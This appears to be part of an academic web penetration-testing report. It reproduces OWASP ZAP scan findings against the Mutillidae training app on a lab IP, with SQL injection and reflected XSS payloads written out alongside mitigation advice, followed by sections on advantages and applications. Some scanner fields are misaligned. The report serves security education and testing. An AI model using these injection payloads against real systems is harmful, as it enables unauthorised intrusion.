**A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3.37%, and the 33 CWEs mapped into this category have the second most occurrences in applications with 274k occurrences. Cross-site Scripting is now part of this category in this edition.

High	SQL Injection - Oracle - Time Based
Description	SQL injection may be possible.
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=source-viewer.php">http://192.168.0.9/mutillidae/index.php?page=source-viewer.php</a>
Method	POST
Attack	field: [source-file-viewer-php-submit-button], value [(SELECT UTL_INADDR.get_host_name ('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.4') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.5') from dual)]
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=text-file-viewer.php">http://192.168.0.9/mutillidae/index.php?page=text-file-viewer.php</a>
Method	POST
Attack	field: [text-file-viewer-php-submit-button], value [View File' / (SELECT UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name ('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.4') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.5') from dual) / ']
Evidence	
Instances	2
	<p>Do not trust client side input, even if there is client side validation</p> <p>in place. In general, type check all data on the server side.</p> <p>If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'</p> <p>If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.</p>

Solution	<p>If database Stored Procedures can be used, use them.</p> <p>Do <i>*not*</i> concatenate strings into queries in the stored procedure, or use 'exec', 'execimmediate', or equivalent functionality!</p> <p>Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client.</p> <p>Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in userinput.</p> <p>Apply the principle of least privilege by using the least privileged database user possible.</p>
Reference	In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQLinjection, but minimizes its impact.
CWE	
Id	Grant the minimum database access that is necessary for the application.
WASC	<a href="https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html</a>
Id	<a href="#">89</a>
Plugin Id	19 <a href="#">40021</a>

<b>High</b>	<b>SQL Injection - SQLite</b>
Description	SQL injection may be possible.
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=source-viewer.php">http://192.168.0.9/mutillidae/index.php?page=source-viewer.php</a>
Method	POST
Attack	case randomblob(10000000) when not null then 1 else 1 end
Evidence	The query time is controllable using parameter value [case randomblob(10000000) when not null then 1 else 1 end ], which caused the request to take [44] milliseconds, parameter value [case randomblob(10000000) when not null then 1 else 1 end ], which caused the request to take [1,225] milliseconds, when the original unmodified query with value [source-viewer.php] took [45] milliseconds.
Instances	1

Solution	<p>Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side.</p> <p>If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'</p> <p>If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.</p> <p>If database Stored Procedures can be used, use them.</p> <p>Do <i>*not*</i> concatenate strings into queries in the stored procedure, or use 'exec', 'execimmediate', or equivalent functionality!</p> <p>Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client.</p> <p>Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input.</p> <p>Apply the principle of least privilege by using the least privileged database user possible.</p> <p>In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.</p>
----------	---

Grant the minimum database access that is necessary for the application.

[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

[89](#)

19

[40024](#)

High

### Cross Site Scripting (Reflected)

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML

/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.

Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will often times take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	<a href="http://192.168.0.9/mutillidae/?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%20FscRipt%3E">http://192.168.0.9/mutillidae/?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%20FscRipt%3E</a>
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?choice=%3C%20Ftd%3E%3CscrIpt%3Ealert%281%29%3B%3C%20FscRipt%3E%3Ctd%3E&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote">http://192.168.0.9/mutillidae/index.php?choice=%3C%20Ftd%3E%3CscrIpt%3Ealert%281%29%3B%3C%20FscRipt%3E%3Ctd%3E&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote</a>
Method	GET

Attack	</td><scrIpt>alert(1);</scRipt><td>
Evidence	</td><scrIpt>alert(1);</scRipt><td>
URL	<a href="http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&amp;user-poll-php-submit-button=Submit+Vote">http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&amp;user-poll-php-submit-button=Submit+Vote</a>
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?do=toggle-hints&amp;page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E">http://192.168.0.9/mutillidae/index.php?do=toggle-hints&amp;page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E</a>
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?forwardurl=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&amp;page=redirectandlog.php">http://192.168.0.9/mutillidae/index.php?forwardurl=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&amp;page=redirectandlog.php</a>
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?forwardurl=https%3A%2F%2Faddons.mozilla.org%2Ffirefox%2Fcollections%2Fjdruin%2Fpr%2F&amp;page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E">http://192.168.0.9/mutillidae/index.php?forwardurl=https%3A%2F%2Faddons.mozilla.org%2Ffirefox%2Fcollections%2Fjdruin%2Fpr%2F&amp;page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E</a>
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E">http://192.168.0.9/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E</a>
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=ZAP">http://192.168.0.9/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=ZAP</a>
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&amp;username=anonymous">http://192.168.0.9/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&amp;username=anonymous</a>
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>



URL	<a href="http://192.168.0.9/mutillidae/index.php?page=password-generator.php&amp;username=%22%203Balert%281%29%3B%22">http://192.168.0.9/mutillidae/index.php?page=password-generator.php&amp;username=%22%203Balert%281%29%3B%22</a>
Method	GET
Attack	";alert(1);"
Evidence	";alert(1);"
	<a href="http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=%3Cimg+src%3C">http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=%3Cimg+src%3C</a>

URL	<a href="http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=ZAP">3Dx+onerror%3Dprompt%28%29%3E&amp;user-info-php-submit-button=View+Account+Details&amp;username=ZAP</a>
Method	GET
Attack	<img src=x onerror=prompt()>
Evidence	<img src=x onerror=prompt()>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=%3Cimg+src%3Dx+onerror%3Dprompt%28%29%3E">http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=%3Cimg+src%3Dx+onerror%3Dprompt%28%29%3E</a>
Method	GET
Attack	<img src=x onerror=prompt()>
Evidence	<img src=x onerror=prompt()>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%28%29%3B%3C%2FscRipt%3E">http://192.168.0.9/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%28%29%3B%3C%2FscRipt%3E</a>
Method	POST
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=add-to-your-blog.php">http://192.168.0.9/mutillidae/index.php?page=add-to-your-blog.php</a>
Method	POST
Attack	<img src=x onerror=prompt()>
Evidence	<img src=x onerror=prompt()>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=add-to-your-blog.php">http://192.168.0.9/mutillidae/index.php?page=add-to-your-blog.php</a>
Method	POST
Attack	</td><scrIpt>alert(1);</scRipt><td>
Evidence	</td><scrIpt>alert(1);</scRipt><td>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=dns-lookup.php">http://192.168.0.9/mutillidae/index.php?page=dns-lookup.php</a>
Method	POST
Attack	</p><scrIpt>alert(1);</scRipt><p>
Evidence	</p><scrIpt>alert(1);</scRipt><p>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=login.php">http://192.168.0.9/mutillidae/index.php?page=login.php</a>
Method	POST
Attack	<img src=x onerror=prompt()>
Evidence	<img src=x onerror=prompt()>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=login.php">http://192.168.0.9/mutillidae/index.php?page=login.php</a>
Method	POST
Attack	<img src=x onerror=prompt()>
Evidence	<img src=x onerror=prompt()>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=register.php">http://192.168.0.9/mutillidae/index.php?page=register.php</a>
Method	POST
Attack	<img src=x onerror=prompt()>
Evidence	<img src=x onerror=prompt()>

JURL	<a href="http://192.168.0.9/mutillidae/index.php?page=register.php">http://192.168.0.9/mutillidae/index.php?page=register.php</a>
Method	POST
Attack	<img src=x onerror=prompt()>

Evidence	<img src=x onerror=prompt()>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=set-background-color.php">http://192.168.0.9/mutillidae/index.php?page=set-background-color.php</a>
Method	POST
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=source-viewer.php">http://192.168.0.9/mutillidae/index.php?page=source-viewer.php</a>
Method	POST
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=source-viewer.php">http://192.168.0.9/mutillidae/index.php?page=source-viewer.php</a>
Method	POST
Attack	</p><scrIpt>alert(1);</scRipt><p>
Evidence	</p><scrIpt>alert(1);</scRipt><p>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=text-file-viewer.php">http://192.168.0.9/mutillidae/index.php?page=text-file-viewer.php</a>
Method	POST
Attack	</blockquote><scrIpt>alert(1);</scRipt><blockquote>
Evidence	</blockquote><scrIpt>alert(1);</scRipt><blockquote>
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=view-someones-blog.php">http://192.168.0.9/mutillidae/index.php?page=view-someones-blog.php</a>
Method	POST
Attack	<img src=x onerror=prompt()>
Evidence	<img src=x onerror=prompt()>
Instances	25
	<p>Phase: Architecture and Design</p> <p>Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.</p> <p>Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.</p> <p>Phases: Implementation; Architecture and Design</p> <p>Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.</p> <p>For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.</p> <p>Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.</p>

#### Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

#### Phase: Implementation

For every web page that is generated, use and specify a character encoding such as ISO- 8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

<http://projects.webappsec.org/Cross-Site-Scripting>

<http://cwe.mitre.org/data/definitions/79.html>

79

8

40012

Informational		User Controllable HTML Element Attribute (Potential XSS)
description		This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by a security analyst to determine exploitability.
URL		<a href="http://192.168.0.9/mutillidae/?page=source-viewer.php">http://192.168.0.9/mutillidae/?page=source-viewer.php</a>
Method		GET
Attack		
Reference URL		
Method		<a href="http://192.168.0.9/mutillidae/?page=user-info.php">http://192.168.0.9/mutillidae/?page=user-info.php</a> GET
Attack		
Reference URL		
Method		<a href="http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote">http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote</a>
Attack		GET
Reference URL		
Method		<a href="http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote">http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote</a>
Attack		GET
Reference		



**A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.5%, and over 208k occurrences of CWEs mapped to this risk category. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for **A4:2017-XML External Entities (XXE)** is now part of this risk category.

Medium	Missing Anti-clickjacking Header
Description	The response does not include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options to protect against 'ClickJacking' attacks.
URL	<a href="http://192.168.0.9/dav/">http://192.168.0.9/dav/</a>
Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/index.php?page=register.php">http://192.168.0.9/index.php?page=register.php</a>

Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/">http://192.168.0.9/mutillidae/</a>
Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/?page=credits.php">http://192.168.0.9/mutillidae/?page=credits.php</a>
Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/?page=login.php">http://192.168.0.9/mutillidae/?page=login.php</a>
Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/?page=show-log.php">http://192.168.0.9/mutillidae/?page=show-log.php</a>
Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/?page=text-file-viewer.php">http://192.168.0.9/mutillidae/?page=text-file-viewer.php</a>
Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/?page=user-info.php">http://192.168.0.9/mutillidae/?page=user-info.php</a>
Method	GET
Attack	
Evidence	

URL	<a href="http://192.168.0.9/mutillidae/framer.html">http://192.168.0.9/mutillidae/framer.html</a>
Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/index.php">http://192.168.0.9/mutillidae/index.php</a>
Method	GET
Attack	
Evidence	
URL	<a href="http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote">http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote</a>
Method	GET
Attack	

**A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.

Medium	Vulnerable JS Library
Description	The identified library jquery, version 1.3.2 is vulnerable.
URL	<a href="http://192.168.0.9/mutillidae/javascript/ddsmoothmenu/jquery.min.js">http://192.168.0.9/mutillidae/javascript/ddsmoothmenu/jquery.min.js</a>
Method	GET
Attack	
Evidence	* jQuery JavaScript Library v1.3.2
Instances	1
Solution	Please upgrade to the latest version of jquery.
Reference	<a href="https://nvd.nist.gov/vuln/detail/CVE-2012-6708">https://nvd.nist.gov/vuln/detail/CVE-2012-6708</a> <a href="http://research.insecurelabs.org/jquery/test/">http://research.insecurelabs.org/jquery/test/</a> <a href="https://bugs.jquery.com/ticket/9521">https://bugs.jquery.com/ticket/9521</a> <a href="http://bugs.jquery.com/ticket/11290">http://bugs.jquery.com/ticket/11290</a> <a href="https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/">https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/</a> <a href="https://nvd.nist.gov/vuln/detail/CVE-2019-11358">https://nvd.nist.gov/vuln/detail/CVE-2019-11358</a> <a href="https://github.com/advisories/GHSA-q4m3-2j7h-f7xw">https://github.com/advisories/GHSA-q4m3-2j7h-f7xw</a> <a href="https://github.com/jquery/jquery/commit/753d591aea698e57d6db58c9f722cd0808619b1b">https://github.com/jquery/jquery/commit/753d591aea698e57d6db58c9f722cd0808619b1b</a> <a href="https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/">https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/</a> <a href="https://github.com/jquery/jquery.com/issues/162">https://github.com/jquery/jquery.com/issues/162</a>

CWE	<a href="https://nvd.nist.gov/vuln/detail/CVE-2020-7656">https://nvd.nist.gov/vuln/detail/CVE-2020-7656</a>
Id	<a href="https://nvd.nist.gov/vuln/detail/CVE-2011-4969">https://nvd.nist.gov/vuln/detail/CVE-2011-4969</a>
WASC	<a href="#">829</a>
Id	
Plugin Id	<a href="#">10003</a>

**A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.

Medium	Absence of Anti-CSRF Tokens
Description	<p>No Anti-CSRF tokens were found in a HTML submission form.</p> <p>A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL /form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, sessionriding, confused deputy, and sea surface.</p> <p>CSRF attacks are effective in a number of situations, including:</p> <ul style="list-style-type: none"> <li>* The victim has an active session on the target site.</li> <li>* The victim is authenticated via HTTP auth on the target site.</li> <li>* The victim is on the same local network as the target site.</li> </ul> <p>CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.</p>
URL	<a href="http://192.168.0.9/mutillidae/?page=add-to-your-blog.php">http://192.168.0.9/mutillidae/?page=add-to-your-blog.php</a>
Method	GET
Attack	
Evidence	<form action="index.php?page=add-to-your-blog.php" method="post" enctype="application

URL	/x-www-form-urlencoded" onsubmit="return onSubmitBlogEntry(th s);" id="idBlogForm"> <a href="http://192.168.0.9/mutillidae/?page=login.php">http://192.168.0.9/mutillidae/?page=login.php</a>
Method	GET
Attack	
Evidence	<form action="index.php?page=login.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return onSubmitOfLoginForm(th );" id="idLoginForm">
URL	<a href="http://192.168.0.9/mutillidae/?page=register.php">http://192.168.0.9/mutillidae/?page=register.php</a>
Method	GET
Attack	
Evidence	<form action="index.php?page=register.php" method="post" enctype="application/x-www-form-urlencoded">
URL	<a href="http://192.168.0.9/mutillidae/?page=text-file-viewer.php">http://192.168.0.9/mutillidae/?page=text-file-viewer.php</a>
Method	GET
Attack	
Evidence	<form action="index.php?page=text-file-viewer.php" method="post" enctype="application/x-www-form-urlencoded">
URL	<a href="http://192.168.0.9/mutillidae/?page=user-info.php">http://192.168.0.9/mutillidae/?page=user-info.php</a>
Method	GET
Attack	
Evidence	<form action="/index.php?page=user-info.php" method="GET" enctype="application/x-www-form-urlencoded" >
URL	<a href="http://192.168.0.9/mutillidae/?page=view-someones-blog.php">http://192.168.0.9/mutillidae/?page=view-someones-blog.php</a>
Method	GET
Attack	
Evidence	<form action="index.php?page=view-someones-blog.php" method="post" enctype="application/x-www-form-urlencoded">
URL	<a href="http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote">http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll.php&amp;user-poll-php-submit-button=Submit+Vote</a>
Method	GET
Attack	
Evidence	<form action="index.php" method="GET" enctype="application/x-www-form-urlencoded" id="idPollForm">
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=add-to-your-blog.php">http://192.168.0.9/mutillidae/index.php?page=add-to-your-blog.php</a>
Method	GET
Attack	

## 7. ADVANTAGES & DISADVANTAGES

### Advantages:

1. **Enhanced Security:** Web application penetration testing allows organizations to proactively identify and address vulnerabilities, thus strengthening the security of their web applications.
2. **Risk Mitigation:** By identifying and fixing vulnerabilities before they can be exploited by malicious actors, the risk of data breaches, unauthorized access, and service disruptions is significantly reduced.
3. **Compliance and Regulatory Requirements:** Penetration testing helps organizations meet compliance and regulatory requirements, ensuring that their web applications adhere to industry standards and best practices.
4. **Awareness and Understanding:** By performing hands-on penetration testing, organizations gain a deeper understanding of potential risks and attack vectors, allowing them to make informed decisions regarding security investments.
5. **Validation of Security Measures:** Penetration testing validates the effectiveness of existing security controls, highlighting areas where improvements can be made to ensure better protection against cyber threats.
6. **Real-World Simulation:** By simulating real-world attacks, penetration testing provides a realistic assessment of a web application's security posture, enabling organizations to better anticipate and mitigate potential risks.
7. **Continuous Improvement:** Penetration testing is an iterative process that can be conducted periodically, ensuring that web applications remain secure against evolving threats and vulnerabilities.

### Disadvantages:

1. **False Positives and Negatives:** Penetration testing may generate false positives (identifying vulnerabilities that do not exist) or false negatives (failing to identify actual vulnerabilities), leading to potentially wasted resources or undetected risks.
2. **Limited Scope:** Penetration testing focuses on a specific set of vulnerabilities and attack scenarios, which may not cover all possible risks faced by a web application.
3. **Time and Resources:** Conducting thorough penetration testing requires time, expertise, and resources, making it a potentially costly endeavor for organizations.
4. **Disruption of Services:** In some cases, aggressive penetration testing techniques could unintentionally disrupt the normal operation of a web application, causing temporary service interruptions.

5. **Ethical Considerations:** Proper authorization and adherence to legal and ethical guidelines are critical in penetration testing to avoid any legal ramifications or ethical dilemmas.
6. **Dependency on Expertise:** Effective penetration testing requires skilled professionals with in-depth knowledge of security tools, techniques, and best practices.
7. **Limited Knowledge Transfer:** The findings and insights obtained from penetration testing may not be effectively communicated and transferred to relevant stakeholders, hindering the implementation of necessary security improvements.

## **8. APPLICATIONS**

The proposed solution of web application penetration testing can be applied in various domains and industries, including but not limited to:

1. **E-commerce:** To secure online shopping platforms and protect sensitive customer information.
2. **Banking and Finance:** To ensure the confidentiality and integrity of financial transactions and protect against fraudulent activities.
3. **Healthcare:** To safeguard electronic medical records, patient information, and healthcare systems from unauthorized access.
4. **Government:** To secure government websites, portals, and applications that handle sensitive citizen data.
5. **Education:** To protect student and faculty information, learning management systems, and online platforms used for educational purposes.
6. **Critical Infrastructure:** To secure industrial control systems, power plants, transportation systems, and other critical infrastructure against cyber threats.
7. **Software Development:** To integrate security practices throughout the software development lifecycle and ensure secure coding practices.
8. **Startups and Small Businesses:** To provide cost-effective security assessments for organizations with limited resources.
9. **Cloud-based Services:** To assess the security of web applications hosted on cloud platforms and identify potential risks in shared environments.
10. **Social Media and Online Communities:** To protect user data and privacy in online platforms that involve user interactions and data sharing.

## **9. CONCLUSION**

In conclusion, this project on web application penetration testing using a virtualized environment has provided valuable insights into the security of web applications. By simulating real-world attacks and identifying vulnerabilities, the project has highlighted the importance of proactive security measures and their impact on mitigating potential risks.

Through the information gathering, vulnerability scanning, port exploitation, session-based attacks, and identification of OWASP Top 10 vulnerabilities, the project has demonstrated the effectiveness of penetration testing in assessing the security posture of web applications. By following the proposed solution, organizations can enhance their security measures, protect sensitive information, and minimize the risk of data breaches and service disruptions.

However, it is essential to recognize the limitations and ethical considerations associated with penetration testing. False positives and negatives, resource requirements, and the need for expertise should be carefully managed. Adherence to legal and ethical guidelines, obtaining proper authorization, and effectively communicating findings are critical for a successful and responsible penetration testing process.

## **10. FUTURE SCOPE**

